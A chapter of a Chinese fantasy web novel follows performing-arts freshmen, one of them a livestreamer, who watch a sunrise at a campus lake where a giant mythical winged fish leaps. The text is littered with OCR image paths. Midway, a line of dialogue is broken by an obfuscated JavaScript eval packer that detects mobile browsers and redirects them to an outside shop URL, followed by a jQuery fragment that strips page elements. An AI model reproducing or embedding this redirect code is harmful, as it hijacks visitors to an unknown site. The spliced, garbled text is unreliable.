“哇,”贺今日惊讶地感叹,“这么多零食。”
花晃月也难以置信地看着他,“你收拾这么久,居然是在装零食……?”
“也不全是啦……”赵华清小声嘟囔了一句,拿出两包薯片,“要不要来一点?”
“谢谢。”花晃月接过薯片,顺手传递一包给站在另一边的贺今日。
贺今日也没有拒绝,“一会儿吃早餐刷我的卡。”
“好耶!”
“为什么是你在答应啊?”
“不要在意这种小细节。”花晃月拿出手机看时间,“距离日出还有二十分钟,”他收回手机,撕开手里的原味薯片,“你平常直播也这么早吗?”
“没,我一般六点半左右开始。”贺今日说着,也撕开手里的薯片。
清爽的黄瓜味,赵华清同学很会吃。
“这么早?”赵华清转头,手上还拿着一片泛红的薯片,“你播什么?”
“早上播晨练。”贺今日回答。
“晨练?”两人同时发出惊讶的声音。
短暂的惊讶过后,赵华清恍然大悟,“我想起来了!那个人原来是你。”
“哪个人?”
“为什么是你在问……”贺今日侧目。
“你的直播间是早上唯一一个稍微安静点的直播间。”赵华清笑道,“这个暑假陪我看了好多篇论文。”
“你六点半起来看论文?!”贺今日和花晃月齐齐看向他。
“差不多吧……”赵华清被他们看得有点不好意思,“醒都醒了,总要干点什么。”
贺今日敬畏地沉默了几秒钟,突然想起自己在主播后台看到的内容,“你怎么不去专门的自习室直播间?那种直播间都是能让人静心或者专注的精神类超能力者开的,还有专门的能量-信号传输阵法。如果挂在那种直播间学习,效果肯定更好。”“你说得对,”赵华清沉痛地说,“但他们最早的开播时间是九点,还不一定每天都开。”
“啊?”
“就是这样。”赵华清叹气。
“这种程度居然可以叫自习室……”花晃月咋舌。“这种类型的直播居然也想不播就不播……”贺今日呆呆地说,再次被同行刷新三观。
“早上好,同学!”
忽然听到后方传来热情的问候,三人同时转头,手上拿着三包不同颜色的薯片。
来人有两个,都是男生,也穿着军训服。主动跟他们打招呼的人表现得很热情,右手还保持上举的姿势跟他们挥手,另一个就显得冷淡些,只是平静地看了他们一眼。
没等他们说话,热情的同学走上前来,“我们都是编剧专业的新生,我叫尤观,这是我室友,张相文。”
张相文对他们点了点头。
贺今日上前一小步,从右到左依次介绍道,“赵华清、花晃月、贺今日。我们是表演系的。你们也过来看日出?”
点到赵华清,他礼貌地看着两人挥了挥手。而到了花晃月,他却只对尤观同学轻轻点了点头,看都没看旁边那位。他似乎很不喜欢和表现冷淡的人打交道,表面功夫都不愿意做。
“是啊,”尤观挠了挠头,“我想着今天开始军训,这儿肯定没人。就叫上室友一起过来了。”
“别人也会这么想。”张相文淡淡地说。
“那你怎么不提醒我?”尤观看向他。“懒得说。”
“你!”尤观似乎被这三个字激得有点生气,但因为性格比较和善,强忍着没有发作。
张相文没管尤观,还是很冷淡的样子。他装作不经意地扫视,但视线全留在花晃月身上。
“怎么?喜欢我啊。”花晃月挑衅地问。
“不,虽然你演技很好……”张相文摇摇头,认真地说,“我喜欢你外婆。”
“一本正经地说出了容易让人误会的话呢。”贺今日嘴角抽搐。
“哦,没品位的家伙,算你有品位。”花晃月答了一句,继续吃薯片。
“这种话是怎么说出来的啊?”贺今日转头看着他。
张相文尴尬了一瞬,随即硬着头皮问:“呃,请问你可以帮我……”
“不可以。”花晃月打断他的话,“从小学五年级开始,我就不帮别人带外婆的签名了。”
“好吧……”张相文失望地退到一边。
“一副要去墙角画圈圈的样子呢……”贺今日眯着眼睛。
“同学们,早上好啊!”突然,又有一伙人从不知道什么地方窜出来,“我们带了早餐,要一起吃点吗?”
贺今日的视野中央,一个有男有女,背着大包小包,粗略估计有二十多个人的团伙正慢慢地走过来。有些专业一年也就招这么多人。这帮人也穿着军训服,彼此之间没有表现得多么熟稔,但又确实能看出是一个团队。
应该是哪个专业的集体活动,贺今日想。他小声问旁边的人,“我们要不要避一下?这些人里你的粉丝估计不少。”
“不用,这地方视野好。”花晃月毫不在意,“再说了,哪有喜欢我还要让我让位的道理。”
他誓死保卫最佳观景点的架势让两个室友都忍不住一乐。
见他们在说话,尤观迎上去做了介绍。那边人多,他就只介绍了专业,“我们俩是学编剧的,那边是学表演的,你们是?”
“哇,学编剧的大神!你好你好,我们是学舞台设计的。”那边的领头人说完,直接递了一袋面包过来,“来,垫垫肚子,甭客气。”
“不不不用,我们都还不饿。”尤观连连摆手。
“那那边学表演的同学要不……我去!月神!”
花晃月转过去,冷冷地看着他,嘴角扬起一个标准的假笑,“谢谢,我们也不需要。”
“哦哦哦哦。”领头人发出略显兴奋的声音。
看得出他很想上前搭话,但硬生生地被花晃月高冷的气势压在原地,不敢冒进。
不愧是影帝。
见他们没有要凑过来的意思,贺今日他们也不再关注那边的情况,专心等待日出。
又过了几分钟,天边隐约出现一点点极微弱的光晕。贺今日打开无人机的人脸屏蔽功能,放飞无人机,打开直播。
“我的脸可以拍,如果你需要的话。”花晃月主动开口。
“我的也可以。”赵华清紧随其后表态。
“谢谢……”贺今日刚说两个字,就听到远处传来一声惊喜的感叹。
“赶上了赶上了,我就说四点二十出门来得及吧?”
“诶,这里怎么这么多人?”
“早上好,同学。”学舞台设计的同学的声音也远远地传过来,“零食要不要?”
“要!谢谢你啊同学。”
不知来者何人,也不想知道来者何人。他们被人墙挡在外面,贺今日自然也不会专门跑出去围观。
“看来……我们这一届的聪明人很多。”他幽幽地吐槽。
“是啊,所以聪明人都笨……”赵华清也用吐槽的口吻附和。
“早上好
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17897640|212543||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
,同学!”
“早上好,同学。”
“早上好……”
远远的,又听到几声。这帮学舞台设计的家伙词儿都不带换的,一句问候从头说到位。
等到湖边乌泱泱地站满一片,莫约有七八十个聪明人的时候,日出终于如期而至。
路灯适时熄灭,天地一暗。天边外,太阳慢慢钻出云层,阳光一寸一寸地接近,越来越近,越来越快。朝霞在天上、湖中一同亮起,不知道当初修建这片湖的时候刻画了什么法阵,湖中的朝霞竟比天上的更艳几分,湖水激荡如火海沸腾。
仅仅过了十几秒,众人就被笼罩在太阳的领域里了。
“好漂亮……”赵华清呆呆地感叹。
“这水怎么动得这么急?”贺今日看到屏幕上那些说“要地震了,主播快跑”的弹幕,答了一句,“不可能是地震,一号主星没有地震的风险。”
“多放几架无人机。”花晃月拿着摄影机,头也不回地说。
贺今日疑惑地看他一眼,把剩下几架无人机都放了出去。
湖水激荡的程度越来越大,在火舌似的浪花出现时,一条巨大的鱼从湖中跃起。巨鱼浑身青色,只有眼睛部分有白色花纹,齐尾长的双翼收拢,长在青色的鱼鳍两侧。
它跳得很高很高,遮住了半个太阳。一时间人群发出整齐的惊呼声,然后是细碎的讨论声。
“鲲鹏?”赵华清惊讶又疑惑地喊道。
“这是衡门大学供养的神话生物,叫尝云,具体是什么物种不知道。反正全天下就这一只,你直接叫它名字就好。”花晃月说,又问贺今日,“拍到没?我这边有点没跟住。”
“拍到了,回去发给你。”
“好耶!”
“它也叫尝云?”在不太近的地方,一直偷偷关注他们的张相文忽然回头接了句话。
“对……”花晃月瞥了那边一眼,“我外婆当年上学的时候和它关系很好,就想给它取个名字,但取什么它都不满意,非要叫这个。她后来还想过要不要改名。”
“花尝云老师是你外婆?!”赵华清一副被雷劈了的样子。
“……你跟外婆姓?”伴随着贺今日没抓住重点的问题,尝云落入水中。
滔天的水花溅起,又被湖边的防护法阵拦下。它双翼微微张开,眨眼间穿过宛若正在燃烧的湖中朝霞,离开众人的视野。
“姓花好取艺名嘛,我的出生可是寄托着外婆的巨大希望。”花晃月随口回答,又看向赵华清,“你看的论文里没写么?”
“没……没写……”赵华清还是一副怀疑人生的样子。
“论文里当然不会写。”张相文故作平静地插话,“我是因为在去年的青少年编剧大赛进了前四强,尝云老师过来给我们上课,课上听她提起才知道的。她还嘱咐我们不要往外传,说可能会影响你的形象。”
花晃月理都不理他,眉眼弯弯地看着赵华清,“想要签名啊?”
“当,当然想,但是……”赵华清支支吾吾。“回头给你。”花晃月又看向贺今日,“你要不要?”
“我非常喜欢尝云老师的作品,也很尊敬她。”实际上,这位殿堂级表演艺术家是贺今日少数能记住名字的演员之一。可他还是认真地回答:“但签名就不用了……谢谢你。”
“行。”花晃月把摄影机收好,“走,吃早饭去。”
三人并肩走远,留下一个双目含泪的伤心人。
“为什么……为什么他们就可以……”